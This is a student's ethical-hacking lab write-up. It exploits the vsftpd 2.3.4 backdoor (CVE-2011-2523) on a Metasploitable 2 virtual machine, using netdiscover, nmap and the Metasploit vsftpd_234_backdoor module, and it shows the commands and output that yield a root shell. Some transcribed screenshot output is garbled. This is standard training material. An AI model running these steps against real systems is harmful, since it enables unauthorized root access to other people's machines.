

Lab Task

Exploiting Metasploitable 2 to Practice Ethical Hacking on Vulnerable targets.

Hy Hackers community, I am **Ehtisham** a passionate Cyber Security student. And here is my work related to Ethical Hacking trainings.

For This Practice Lab I will be Demonstrating how can we find vulnerability in system and how can we exploit that vulnerability.

Tools I am using for this Task are:

- 1- Kali Linux
- 2- Metasploitable 2
- 3- Nmap
- 4- Netdiscover
- 5- Metasploit FrameWork
- 6- Google (because why not!)

Making sure our toolkit is ready we can countinue our Hacking! Hahah

Step 1

Starting up metasploitable 2 machine or equivalent server for our testing purpose (Disclaimer Hacking anyone system Without Their permission is illegal so try this on our own labs).

The screenshot shows a VMware Workstation interface with a single virtual machine named "Metasploitable2-Linux" running on a Debian 6 64-bit host. The VM is in a "Running" state, and the terminal window displays the following output:

```
top - 14:55:45 up 2:20, 2 users, load average: 1.03, 1.07, 1.00
Tasks: 39 total, 1 running, 38 sleeping, 0 stopped, 0 zombie
Cpu(s): 85.50us, 14.50us, 0.00mi, 0.00id, 0.00wa, 0.00hi, 0.00si, 0.00st
Mem: 515384k total, 323220k used, 19216k free, 14924k buffers
Swap: 0k total, 0k used, 0k free, 137656k cached
```

The terminal also displays the output of the `top` command, showing the following table:

PID	USER	PR	NI	UPT	RES	SHR	S	%CPU	%MEM	TIME	CMD
5353	root	20	0	4216	1112	856	R	0.0	0.2	0:00.00	top
5702	nsradmin	20	0	2388	1112	856	R	1.0	0.2	0:40.40	top
5200	root	20	0	12268	1256	856	S	0.3	0.5	0:10.26	rsync
1	root	20	0	2844	1096	548	S	0.0	0.3	0:01.71	lsall
2	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	lsnsradmin
3	root	NT	-5	0	0	0	S	0.0	0.0	0:00.00	migration-0
4	root	NT	-5	0	0	0	S	0.0	0.0	0:00.00	nsradmin-0
5	root	NT	-5	0	0	0	S	0.0	0.0	0:00.00	watchdog-0
6	root	NT	-5	0	0	0	S	0.0	0.0	0:00.00	watchdog-0
7	root	NT	-5	0	0	0	S	0.0	0.0	0:00.00	lsnsradmin
41	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	lsnsradmin
44	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	lsnsradmin
45	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	lsnsradmin
171	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	nsradmin_notify
213	root	20	0	0	0	0	S	0.0	0.0	0:00.00	nsradmin
214	root	20	0	0	0	0	S	0.0	0.0	0:00.00	nsradmin
215	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	nsradmin
257	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	nsradmin

```

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:db:c3:b6
          inet addr:192.168.10.151  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fedb:c3b6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:432354 errors:19 dropped:238 overruns:0 frame:0
          TX packets:422822 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:43706580 (41.6 MB)  TX bytes:31588649 (30.1 MB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1253 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1253 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:373381 (364.6 KB)  TX bytes:373381 (364.6 KB)

msfadmin@metasploitable:~$

```

So our victim machine is in up and running condition so we can begin.

Step 2

Now start kali linux and open terminal and try scanning your network for targets.

Netdiscover is a great tool for finding potential IP addresses on the network for further examination.

```

root@kali: /home/kali/Desktop
Currently scanning: 192.168.27.0/16 | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.10.1	00:50:56:c0:00:08	1	60	VMware, Inc.
192.168.10.2	00:50:56:f1:21:fe	1	60	VMware, Inc.
192.168.10.151	00:0c:29:db:c3:b6	1	60	VMware, Inc.
192.168.10.254	00:50:56:f6:41:0f	1	60	VMware, Inc.

```

(root@kali)-[/home/kali/Desktop]
#

```


We can see it in our list.

Step 3

Now the next step-- reconnaissance phase---

We can use nmap tool to scan our target for different services it may take time):

```
# nmap -sC 192.168.10.151
```




```
(root@kali)-[/home/kali/Desktop]
# nmap -sC 192.168.10.151
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-30 11:47 EST
Nmap scan report for 192.168.10.151
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.10.143
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
```

We can see list of different services running on the target but we have to target specific one.

vsFTPD 2.3.4 - secure, fast, stable

By googling this up we got amazing results about this vulnerability



VULNERABILITIES

CVE-2011-2523 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.

Severity CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD Base Score: 9.8 CRITICAL Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

QUICK INFO

CVE Dictionary Entry:
CVE-2011-2523
NVD Published Date:
11/27/2019
NVD Last Modified:
04/12/2021
Source:
Red Hat, Inc.

- Search for the particular vulnerability for their exploits in metasploit tool

We can see the 1st exploit exists.

- use 0 to load that exploit.
- show options to list all the options

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      CPORT            no        The local client address
  CPORT      Proxies          no        The local client port
  Proxies    RHOSTS           yes       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RPORT            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  --      -
  CMD       0               no        The command to execute

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > Interrupt: use the 'exit' command to quit
```

Now we have to set **rhost** which is the our target in this case

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > Interrupt: use the 'exit' command to quit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.10.151
rhost => 192.168.10.151
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Now run or exploit

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > Interrupt: use the 'exit' command to quit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.10.151:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.10.151:21 - USER: 331 Please specify the password.
[+] 192.168.10.151:21 - Backdoor service has been spawned, handling...
[+] 192.168.10.151:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
ls
[*] Command shell session 1 opened (192.168.10.143:43415 -> 192.168.10.151:6200) at 2023-11-27 11:21:13 -0500

bin
boot
cdrom
```

Finally, we have a successfully attacked the machine and gain the revers shell access!!

Conclusions:

In this practical demonstration, I showcased the process of ethical hacking on a vulnerable target, utilizing tools such as Kali Linux, Metasploitable 2, Nmap, and the Metasploit Framework. Through systematic steps, starting from network discovery to exploiting a specific vulnerability in vsFTPD 2.3.4, I illustrated the reconnaissance and attack phases. By leveraging Metasploit's powerful features, I successfully gained reverse shell access to the target machine.

connect with me: <https://www.linkedin.com/in/ehtishamcyber/>